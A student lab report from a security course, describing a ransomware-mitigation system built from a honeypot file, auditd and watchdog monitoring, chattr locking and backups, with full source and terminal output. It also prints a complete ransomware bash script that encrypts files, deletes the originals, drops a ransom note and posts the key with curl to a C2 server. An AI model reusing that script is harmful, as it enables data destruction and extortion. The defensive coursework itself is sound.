
Kaylyn King, Tasmania Tamboli, Jean-Charles Hekamanu, Ujjwal Rana Magar
CSCE 5550
Spring 2025

Step 6: Mitigation

Methods


Honeypot

This method plays a crucial role in our mitigation stage. We organized our file system in a way that will make almost all encryption scripts touch the honeypot file first. Inside the "critical" directory, we inserted our honeypot file directly into this directory and put our other important files in a subdirectory called "safe". Our encryption script uses the "find" command in bash which does a depth first search in the "critical" directory. Therefore, our honeypot file will be at the top of the hierarchy since it is in the main directory.
The following picture is the layout of my directory where my monitoring and encryption script lay:




```
root@kaylyn-king-VirtualBox:/home/kaylyn-king# ls
c2_server.py  Desktop    Downloads    mitigation.py         monitor.py  Music     Public       snap       Videos
critical      Documents  encrypt.sh   monitoring_log.json   monitor.sh  Pictures  __pycache__  Templates
root@kaylyn-king-VirtualBox:/home/kaylyn-king#
```

The following picture is inside the "critical" directory:



```
root@kaylyn-king-VirtualBox:/home/kaylyn-king# cd critical
root@kaylyn-king-VirtualBox:/home/kaylyn-king/critical# ls
safe  zzzzz_HONEYPOT.txt
root@kaylyn-king-VirtualBox:/home/kaylyn-king/critical#
```

The following picture is the files inside the "safe" subdirectory within "critical":



```
root@kaylyn-king-VirtualBox:/home/kaylyn-king/critical/safe# ls
Lab1a_Network_Scanning.pdf  Lab1b_Packet_Sniffing.pdf  Lab2_Firewalls_IDS.pdf
root@kaylyn-king-VirtualBox:/home/kaylyn-king/critical/safe#
```

Shutting Down Directory

Once the honeypot is touched, the "critical" directory immediately gets locked up with the command:

chattr -R +i ./critical

Chattr is a Linux command that sets special file attributes that are not offered by chmod. The "-R" flag tells the system to change all the files in the directory and not just the directory itself. The "-i" flag tells the system that this command is immutable or cannot be changed, deleted, or renamed even by the root. This flag is what is able to block the encryption process from making any more changes to the directory.
The following code contains this feature:

```
def mitigation(watch_path):
        Try:
                # Lock down directory
                subprocess.run(["chattr", "-R", "+i", watch_path],
check=True)
                backup(watch_path)
        except Exception as e:
                print(f"Failed to lock directory with chattr: {e}")
        # Prompt and alert user
        if ask_to_unlock()
                # Unlock directory if user chooses yes
                subprocess.run(["chattr", "-R", "-i", watch_path],
check=True)
```

Backing Up Data

After the directory is locked down, we backup the data to another directory outside the critical folder using "shutil". The line that copies our data to another directory is:

shutil.copytree(src_dir, backup_dir, dirs_exist_ok=True)

We made a new directory called "./backups" then sends the backups of the files within the "critical" directory with a directory name of "backup_year-month-day_hour-minute-second" to keep track of all the different backups.

The following is our code for the entire function for these feature:

```
def backup(src_dir, backup_root="./backups"):
        try:
                timestamp = datetime.now().strftime("%Y%m%d_%H%M%S")
                backup_dir = os.path.join(backup_root,
f"backup_{timestamp}")
                # Creates new directory
                os.makedirs(backup_dir, exist_ok=True)
                # Copies files over to new directory
                shutil.copytree(src_dir, backup_dir, dirs_exist_ok=True)

                return backup_dir
        except Exception as e:
                print(f"Backup failed: {e}")
                return None
```

Alerting User

After the directory is successfully locked and the data is backed up, our system then alerts the user and asks them if they want to keep the directory locked or unlock the directory. We use the "tkinter" library to create a simple yes or no GUI to accomplish this task. Regardless of whether they say yes or no, the data will still be backed up to the “backups” folder.

The following is our code for the entire function for these feature:

```
def ask_to_unlock():
        root = tk.Tk()
        root.withdraw()
        # Create pop-up
        result = messagebox.askyesno("Locked Critical Directory",
"Directory locked due to suspicious activity.\nDo you want to unlock
it?\nFiles will be backed up to \"./backups\".")
        root.destroy()
        return result
```

Scripts

Monitor.py

```
from watchdog.observers import Observer
from watchdog.events import FileSystemEventHandler
import time
import psutil
import json
import os
import subprocess
from datetime import datetime
# Import mitigation functions
from mitigation import mitigation, ask_to_unlock, backup

# Setup variables, watchdog will be watching the "critical" folder and
write to monitoring_log.json
LOG_FILE = "monitoring_log.json"
WATCH_PATH = os.path.abspath("./critical")
AUDIT_KEY = "critical_watch"

# Create honeypot file to catch ransomware
def create_honeypot_file(path="critical/zzzzz_HONEYPOT.txt"):
        if not os.path.exists(path):
                with open(path, "w") as f:
                        f.write("Gotcha")
                os.chmod(path, 0o444)

# Run auditd to catch the curl process
def run_auditd():
        try:
                subprocess.run(["systemctl", "is-active", "--quiet",
"auditd"], check=True)
        except subprocess.CalledProcessError:
                print("starting auditd")
                try:
                        subprocess.run(["sudo", "systemctl", "start",
"auditd"], check=True)
                        print(f"auditd started successfully")
                except subprocess.CalledProcessError:
                        print(f"failed to start auditd")

# Write to a json log file
def log_event(event_type, file_path, pid, note):
        log_entry = {
                "timestamp": datetime.now().isoformat(),
                "event_type": event_type,
                "file": file_path,
                "pid": pid,
                "note": note,
                "action_taken": "logged"
        }
        with open(LOG_FILE, "a") as f:
                f.write(json.dumps(log_entry) + "\n")

# Add the auditd rule to linux to find fast processes
def add_audit(path_to_watch):
        try:
                subprocess.run(["auditctl", "-w", path_to_watch, "-p",
"rwxa", "-k", AUDIT_KEY], check=True)
                print(f"[AUDIT] Rule added for {path_to_watch}")
        except subprocess.CalledProcessError:
                print(f"Audit rule already exists")

# Find the correct pid of the ransomware from the audit
```

```
def pid_from_audit(file_path):
        try:
                output = subprocess.check_output(["ausearch", "-k",
AUDIT_KEY, "-ts", "recent"]).decode()
                basename = os.path.basename(file_path)
                grouped = {}
                current_msg = None

                for line in output.splitlines():
                        if "msg=audit(" in line:
                                parts = line.split("msg=audit(")
                                if len(parts) > 1:
                                        msg_id = parts[1].split(")")[0]
                                        current_msg = msg_id
                                        grouped.setdefault(current_msg,
[]).append(line)
                                elif current_msg:
                                        grouped[current_msg].append(line)

                for msg_id, lines in reversed(grouped.items()):
                        for line in lines:
                                if basename in line:
                                        for l in lines:
                                                if "pid=" in l:
                                                        for part in
l.strip().split():
                                                                if
part.startswith("pid="):

pid = int(part.split("=")[1])

return pid
        except subprocess.CalledProcessError:
                pass
        return None

# Separate the actions
class MonitorHandler(FileSystemEventHandler):
        def handle_event(self, event_type, event):
                pid = pid_from_audit(event.src_path)
        time.sleep(0.2)

        # Discover suspicious extensions and to see if the honeypot was accessed
        sus_extensions = [".encrypted", ".enc", ".lock"]
        _, ext = os.path.splitext(event.src_path)

        if "HONEYPOT" in os.path.basename(event.src_path):
            note = "Honeypot was accessed. Ransomware maybe detected"
            mitigation(WATCH_PATH)
        elif ext in sus_extensions:
            note = f"suspicious file: {ext}"
            mitigation(WATCH_PATH)
        else:
            note = f"Safe"

        log_event(event_type, event.src_path, pid, note)

    def on_created(self, event):
        self.handle_event("created", event)

    def on_modified(self, event):
        self.handle_event("modified", event)

    def on_deleted(self, event):
        self.handle_event("deleted", event)

    def on_moved(self, event):
        self.handle_event("moved", event)

# Continuously monitor the folder
if __name__ == "__main__":

    if not os.path.exists(WATCH_PATH):
        os.makedirs(WATCH_PATH)

    subprocess.run(["chattr", "-R", "-i", WATCH_PATH], check=True)

    create_honeypot_file()
```

```
        run_auditd()
        add_audit(WATCH_PATH)

        handler = MonitorHandler()
        observer = Observer()

        path_to_watch = "./critical"
        observer.schedule(handler, path=WATCH_PATH, recursive=True)
        observer.start()

        print(f"Monitoring started on: {WATCH_PATH}")
        print(f"Logging to : {os.path.abspath(LOG_FILE)}")

        try:
                while True:
                        time.sleep(1)
        except KeyboardInterrupt:
                print(f"Monitoring stopped")
                observer.stop()

        observer.join()
        subprocess.run(["auditctl", "-W", WATCH_PATH, "-k", AUDIT_KEY])
```

Mitigation.py

```
import os
import shutil
import subprocess
from datetime import datetime
import tkinter as tk
from tkinter import messagebox
import shutil

# Creates pop-up for user to keep directory locked or unlock directory
def ask_to_unlock():
        root = tk.Tk()
        root.withdraw()
        # Create pop-up
        result = messagebox.askyesno("Locked Critical Directory",
"Directory locked due to suspicious activity.\nDo you want to unlock
it?\nFiles will be backed up to \"./backups\".")
        root.destroy()
        return result

# Locks down directory and prompts user for unlock
def mitigation(watch_path):
        try:
                # Lock down directory
                subprocess.run(["chattr", "-R", "+i", watch_path],
check=True)
                backup(watch_path)
        except Exception as e:
                print(f"Failed to lock directory with chattr: {e}")
        # Prompt and alert user
        if ask_to_unlock():
                # Unlock directory if user chooses yes
                subprocess.run(["chattr", "-R", "-i", watch_path],
check=True)

# Creates backup of files
def backup(src_dir, backup_root="./backups"):
        try:
                timestamp = datetime.now().strftime("%Y%m%d_%H%M%S")
                backup_dir = os.path.join(backup_root,
f"backup_{timestamp}")
                # Creates new directory
                os.makedirs(backup_dir, exist_ok=True)
                # Copies files over to new directory
                shutil.copytree(src_dir, backup_dir, dirs_exist_ok=True)

                return backup_dir
        except Exception as e:
                print(f"Backup failed: {e}")
                return None
```

Kaylyn King, Tasmania Tamboli, Jean-Charles Hekamanu, Ujjwal Rana Magar
CSCE 5550
Spring 2025


Encryption.py

```
#!/bin/bash

# Configuration
PASSWORD=$(openssl rand -hex 32)
TARGET_DIRS=("/c/critical" "/c/another_directory")
RANSOM_NOTE="/c/README_DECRYPT.txt"
C2_SERVER="http://192.168.56.15:8080"

# Check if target directories exist
for dir in "${TARGET_DIRS[@]}"; do
  if [ ! -d "$dir" ]; then
    echo "Error: Directory $dir not found! Create it first."
    exit 1
  fi
done

# Encrypt files
for dir in "${TARGET_DIRS[@]}"; do
  find "$dir" -type f -not -name "*.encrypted" | while read -r file; do
    # Encrypt file
    if openssl enc -aes-256-cbc -salt -in "$file" -out "${file}.encrypted"
-pass pass:"$PASSWORD"; then
      # Securely delete original (Windows-compatible)
      rm -f "$file"
      echo "Encrypted: $file"
    else
      echo "Failed to encrypt: $file"
    fi
    # Had to add this to make our monitoring work
    sleep 1
  done
done

# Create ransom note
cat <<EOF | sudo tee "$RANSOM_NOTE" > /dev/null
!!! YOUR FILES ARE ENCRYPTED !!!

To decrypt, send 0.1 BTC to: hacker-wallet-address
```

```
Contact: hacker@darkweb.tor



EOF


# Exfiltrate key to C2 (Kali)
curl -X POST "$C2_SERVER/log" -d "victim=192.168.56.20&key=$PASSWORD" || \
  echo "Warning: Failed to contact C2 server"

echo "Encryption complete. Password: $PASSWORD"
```

Results

The following screenshot shows the encryption failing to encrypt the sensitive files along with the GUI alerting the user about the suspicious activity:


root@kaylyn-king-VirtualBox: /home/kaylyn-king
Locked Critical Directory
Yes
No
home/kaylyn-king


```
crypted
root@kaylyn-king-VirtualBox:/home/kaylyn-king/critical# cd safe
root@kaylyn-king-VirtualBox:/home/kaylyn-king/critical/safe# rm hi.txt.encrypted
root@kaylyn-king-VirtualBox:/home/kaylyn-king/critical/safe# rm hi2.txt.encrypte
d
root@kaylyn-king-VirtualBox:/home/kaylyn-king/critical/safe# cd ..
root@kaylyn-king-VirtualBox:/home/kaylyn-king/critical# cd..
cd..: command not found
root@kaylyn-king-VirtualBox:/home/kaylyn-king/critical# cd ..
root@kaylyn-king-VirtualBox:/home/kaylyn-king# ls
c2_server.py  Desktop    Downloads  mitigation.py        monitor.py  Music
Public       snap       Videos
critical      Documents  encrypt.sh  monitoring_log.json  monitor.sh  Pictures
__pycache__  Templates
root@kaylyn-king-VirtualBox:/home/kaylyn-king# nano mitigation.py
root@kaylyn-king-VirtualBox:/home/kaylyn-king# nano monitor.py

root@kaylyn-king-VirtualBox:/home/kaylyn-king# nano mitigation.py
root@kaylyn-king-VirtualBox:/home/kaylyn-king# ./monitor.sh
Start monitoring
[AUDIT] Rule added for /home/kaylyn-king/critical
Monitoring started on: /home/kaylyn-king/critical
Logging to : /home/kaylyn-king/monitoring_log.json
```

Directory locked due to suspicious activity.
Do you want to unlock it?
Files will be backed up to "./backups".

```
40872B63417                                          y:BIO_new_file:Operation not permit
ted:../cryp                                          (./critical/safe/Lab1b_Packet_Sniff
ing.pdf.enc
40872B63417                                          BIO_new_file:system lib:../crypto/b
io/bss_file.c:77:
Failed to encrypt: ./critical/safe/Lab1b_Packet_Sniffing.pdf
Can't open "./critical/safe/Lab2_Firewalls_IDS.pdf.encrypted" for writing, Opera
tion not permitted
40878DB64A790000:error:80000001:system library:BIO_new_file:Operation not permit
ted:../crypto/bio/bss_file.c:67:calling fopen(./critical/safe/Lab2_Firewalls_IDS
.pdf.encrypted, wb)
40878DB64A790000:error:10080002:BIO routines:BIO_new_file:system lib:../crypto/b
io/bss_file.c:77:
Failed to encrypt: ./critical/safe/Lab2_Firewalls_IDS.pdf
Can't open "./critical/safe/Lab1a_Network_Scanning.pdf.encrypted" for writing, O
peration not permitted
4067562F837B0000:error:80000001:system library:BIO_new_file:Operation not permit
ted:../crypto/bio/bss_file.c:67:calling fopen(./critical/safe/Lab1a_Network_Scan
ning.pdf.encrypted, wb)
4067562F837B0000:error:10080002:BIO routines:BIO_new_file:system lib:../crypto/b
io/bss_file.c:77:
Failed to encrypt: ./critical/safe/Lab1a_Network_Scanning.pdf
tee: /c/README_DECRYPT.txt: No such file or directory
```


The following screenshot shows the new “backups” directory added to the main directory:

Kaylyn King, Tasmania Tamboli, Jean-Charles Hekamanu, Ujjwal Rana Magar
CSCE 5550
Spring 2025




```
root@kaylyn-king-VirtualBox:/home/kaylyn-king# ls
backups       Documents      monitoring_log.json  Pictures     Templates
c2_server.py  Downloads      monitor.py           Public       Videos
critical      encrypt.sh     monitor.sh           __pycache__
Desktop       mitigation.py  Music                snap
root@kaylyn-king-VirtualBox:/home/kaylyn-king#
```

The following screenshot shows the specific backup folders:



```
root@kaylyn-king-VirtualBox:/home/kaylyn-king# cd backups
root@kaylyn-king-VirtualBox:/home/kaylyn-king/backups# ls
backup_20250424_181850  backup_20250424_181906  backup_20250424_181914
root@kaylyn-king-VirtualBox:/home/kaylyn-king/backups#
```

The following screenshot shows the files duplicated into the new back up directory:



```
root@kaylyn-king-VirtualBox:/home/kaylyn-king/backups/backup_20250424_181906/saf
e# ls
Lab1a_Network_Scanning.pdf  Lab1b_Packet_Sniffing.pdf  Lab2_Firewalls_IDS.pdf
root@kaylyn-king-VirtualBox:/home/kaylyn-king/backups/backup_20250424_181906/saf
e#
```